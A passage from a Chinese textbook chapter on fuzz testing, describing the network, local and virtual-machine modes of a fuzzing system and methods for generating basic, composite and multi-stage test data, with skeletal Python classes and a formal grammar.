针对不同的测试对象和环境,模糊测试主要有 3 种工作模式:网络模式、本地模式与虚拟机模式。网络模式是指模糊测试系统仅通过网络通信的方式与测试对象进行交互,本地模式是指模糊测试系统在测试对象运行的操作系统上运行环境控制模块进程或代理进程,虚拟机模式是指模糊测试系统主要通过虚拟机的控制接口对测试对象进行控制。

模糊测试系统的网络模式适用于测试对象是网络应用程序或者主要通过网络的方式提供服务的情况。该模式下,测试对象可能是部署在互联网上的应用,模糊测试系统只能

通过网络发送数据并接收返回的数据与状态码；也可能是部署在模糊测试系统内部网络环境中的应用程序，此时模糊测试系统还能监控其程序状态。其系统结构如图6-2所示，环境控制模块与状态监控模块通过网络连接的方式进行，环境控制模块将数据生成模块生成的测试用例发送给测试对象，状态监控模块通过监测连接状态监控目标的运行状态。




图6-2　网络模式架构

模糊测试系统的本地模式是指测试对象部署在模糊测试系统内部，模糊测试系统在其运行的操作系统上部署了环境控制模块或者代理，能够控制测试对象的运行过程的工作模式。在此模式下，模糊测试系统可以对测试对象的功能进行全面测试，其测试数据可以是网络数据包，也可以是文件甚至环境状态。本地模式下的模糊测试系统架构如图6-3所示，环境控制模块将数据生成模块生成的测试用例强制输入给目标进程，其中涉及进程管理、文件管理、流量采集和软件调试等关键技术，状态监控模块通过捕获本地进程的异常来发现异常测试用例。




图6-3　本地模式架构

模糊测试系统的虚拟机模式是指测试对象运行在虚拟机软件中，模糊测试系统主要通过虚拟机软件提供的接口对测试对象进行操作。在此模式下，模糊测试系统可以实现本地模式下所有的功能。虚拟机模式的系统架构如图 6-4 所示，测试用例生成通常在虚拟机外部进行，环境控制模块和状态监控模块可以在虚拟机的 hypervisor 层或主机操作系统上运行。在虚拟机的 hypervisor 层进行控制和监控需要通过虚拟化平台的操作接口输入测试数据，管理测试对象的运行，监控测试对象运行状态，提取最终的生成数据。在主机操作系统层进行的监控可以通过虚拟化平台的操作接口或者网络协议进行数据的传输，控制和监控则完全位于主机内部。




图 6-4 虚拟机模式架构

6.3 基础方法与技术

模糊测试需要综合运用各项方法和技术，通过将各项技术融合起来，以解决各个模块所涉及的问题。目前业界的模糊测试工具种类繁多，有的工具是为了提供一个良好的可扩展的框架，而有的是为了满足某些特定的需求。但是这些工具在总体功能结构上相似，一般都包含生成数据的功能、控制测试对象的功能与监控测试对象的功能。因此，本节以这 3 部分的功能为基础，介绍各部分涉及的方法与技术。

6.3.1 数据生成方法

测试数据生成的方法包含基本类型数据生成和复合类型数据生成，基本数据类型包含整型、长整型、无符号整型、字、双字与字符串，字符串还需要根据编码的不同分为 ASCII 字符串、Unicode 字符串等，复合数据类型是将基本数据类型进行组合。简单的数据生成方法有预定义序列、指数、幂、随机等。

1. 基本类型数据生成方法

基本类型数据是最简单的基础的数据类型，也是复杂数据类型、交互型数据类型的基础元素，这种类型数据描述的是程序输入中扁平结构的部分。

预定义序列包含大量用户预先定义的取值，这些取值来源于用户经验以及各种方式收集的数据。这些取值主要有两种情况，一种是具有特定意义的固定数值或字符串，如文

件中的魔数,另一种是一些畸形数据,如0x0、0xfffffff或者一个超长的字符串。一个好的预定义序列能十分迅速地发现软件的漏洞。预定义序列在生成字符串类型的数据时有特别的优势,这是由于程序会针对性地处理那些和自然语言存在对应关系的字符串,而这些字符串往往依赖用户经验或语料库。Peach 3定义了超过4000个字符串,其中一部分还以正则表达式的方式出现。

对于整型、长整型、无符号整型、字与双字等基础类型,一般用来表示一个外界输入或包含外界输入的一个运算结果,其数值在没有经验知识的前提下是不可预知的,此时可以采用随机数序列来覆盖这些基础类型的状态空间。随机的测试数据生成方法适用于测试数据取值为平均分布的情况。考虑到计算代价,随机数序列一般通过伪随机数生成算法实现,一个推荐的伪随机数生成算法是Mersenne Twister算法。

考虑到人类对信息的处理能力限制,一个大数字通常会通过近似与量纲变化变为一个容易记忆和计算的小数字,如324809kg,在输入程序时可能被记为325t。因此,程序的输入、输出变量在较小值的分布概率要远大于在较大值的分布,这一特点也会影响程序中过程变量的分布。考虑一个满足在[0,65 535]上均匀分布的随机数序列,其落在[0,16]区间的概率为2^{-12}。尽管并没有证据证明按照这一特点生成测试数据能更有效地发现程序漏洞,但是并不妨碍幂增长的数据生成方式作为一种快速覆盖小数值与大数值的方法被广泛应用。

整型、长整型、无符号整型、字与双字等基础类型也往往被用来作为枚举类型、分支语句的case、状态码使用,此时这些变量的取值一般为一系列连续的整数。因此将指数增长方式与连续整数方式结合起来能更好地生成有效的测试数据。

下面设计了一个基础数据的基类:

```
class simple_type():
    def __init__(self):
        self.data=[]
        self.index=0
    def preset_generator(self, data):
        self.data=data
    def random_generator(self,seed):
        pass
    def power_generator(self, seed):
        pass
    ...
```

其中data属性用于保存该字段在模糊测试过程中准备使用的样例序列,index属性表示当前测试用例采用样例的序号,preset_generator、random_generator、power_generator描述了多种生成样例序列的方法,其中preset_generator在基类中进行了定义,其他方法需要在不同类型的扩展基本类型类中进行定制。除上述几种数据生成方法外,基本类型还可以根据用户经验结合采用定制的生成方法。

基本类型数据生成是复合类型数据与多阶段交互类型数据生成的基础。图6-5通过种子数据包的变异生成基本类型数据。




图 6-5 基础类型数据生成过程

2. 复合类型数据生成方法

文件、网络数据包分别按照文件格式、网络协议格式将基本类型数据组合成复合类型数据。基础类型数据组合成复合类型数据的方式有顺序、乱序、可选、选择、相关等，同时复合类型数据也可以通过同样的方式构成更复杂的复合类型数据。

顺序是指两个以上的数据按照次序排列成一个复合类型数据。乱序是指两个以上的数据按任何排列方式组合成一个复合类型数据。可选是复合类型数据中的某一个数据可以存在也可以为空。选择是指在两个以上的数据中选择一个作为复合类型数据的组成部分。相关是指一个数据的取值与其他数据相关。

为了方便描述，可以将数值型数据记为 num，字符型数据记为 char，简单类型数据记为 s，复合类型数据记为 c，序列记为 list。将作用在 list 上的顺序、乱序、选择与相关记为 seq、alter 与 choice，将作用在 c 上的可选记为 opt，可以得到复合类型数据的形式化表示。感兴趣的读者可以根据需求对其进行扩充。下面用递归的方式描述复合类型数据：

```
length:=num
str:=list(char)
value:=num|func(list(s))
svalue:=str| func(list(s))
s:= (length,value)|(length,svalue)
c:=s|seq(list(c))|alter(list(c))|opt(c)|choice(list(cond(list(s)),c))
```

敏锐的读者可能已经开始基于这些表达式编写复合类型的生成方法了。下面用 Python 代码表示复合类型数据：

```
class complex_type():
    def__init__(self, list):
        self.list=list
        self.data=[]
    def generator(self):
        pass
    def publish(self):
        pass
```

其中 self.list 属性保存该复合类型包含子类型，self.data 属性保存该复合类型对象当前各子类型的值。generator 方法需要在每个具体的复合类型模式对应的子类中进行定义，它应该依次返回子类型的组合方式，generator 可以采用遍历其子类型树，并按次序将简单类型数据的 index 属性增加 1 的方式生成测试用例序列。publish 方法则将 self



.data 属性中保存的复合类型数值转换为数据包或文件,其可以采用递归调用方式实现。

图 6-6 描绘了将网络数据包作为一个复合字段生成测试用例的过程。




图 6-6　复合字段生成过程

3. 多阶段交互类型数据生成方法

当测试对象向外界提供服务的过程包含多次数据交互时,客户端与服务端的数据包必须根据对方的请求与响应进行构造,双方按照协议约定的过程按次序发送数据。协议规范了这些数据之间存在的约束关系,数据生成模块生成的测试数据需要能够反映测试对象的这种数据交互特点。

在对多阶段类型数据的结构进行定义前,需要构建一个简单的模型对数据交互过程进行描述。以客户/服务器模式为例,客户端的状态集合为 $\mathbb{C}=\{C_1,C_2,\cdots,C_n\}$,服务器端的状态集合为 $\mathbb{S}=\{S_1,S_2,\cdots,S_n\}$,客户端的请求数据集合为 $Q=\{q_0,q_1,\cdots,q_{n-1}\}$,服务器端的返回数据集合为 $R=\{r_1,r_2,\cdots,r_n\}$,可以将客户端与服务器端的交互过程用图 6-7 表示。

从图 6-7 所示的过程中可以看到,在一次典型的客户端与服务器端交互过程中,客户端发送的数据包只与客户端自身状态与服务器端返回的数据相关。然而上述过程只表示了客户端与服务器端交互的一个特定过程,为了数据生成模块能够生成全面的测试数据,下面尝试使用图 6-8 的方式对客户端与服务器端交互过程进行表示。

Q_0 表示客户端在交互构成第一个阶段所有可能的数据包的集合,$R_{1,1}$ 表示服务器端第二阶段返回的一部分数据的集合。由于服务器端返回的数据可能会导致下一阶段客户端发送的数据相互之间有较大的区别,因此为了更加方便地生成测试数据,需要按照语法格式的差异将这些数据分为不同的集合。

根据图 6-8 可以构造一棵树来描述测试用例,树的节点是客户端数据的语法结构,边是服务器端数据满足的约束条件。根据这个数据结构,数据生成模块可以根据节点描述的数据语法结构生成测试数据,然后根据服务器端返回的数据决定下一个数据包对应的

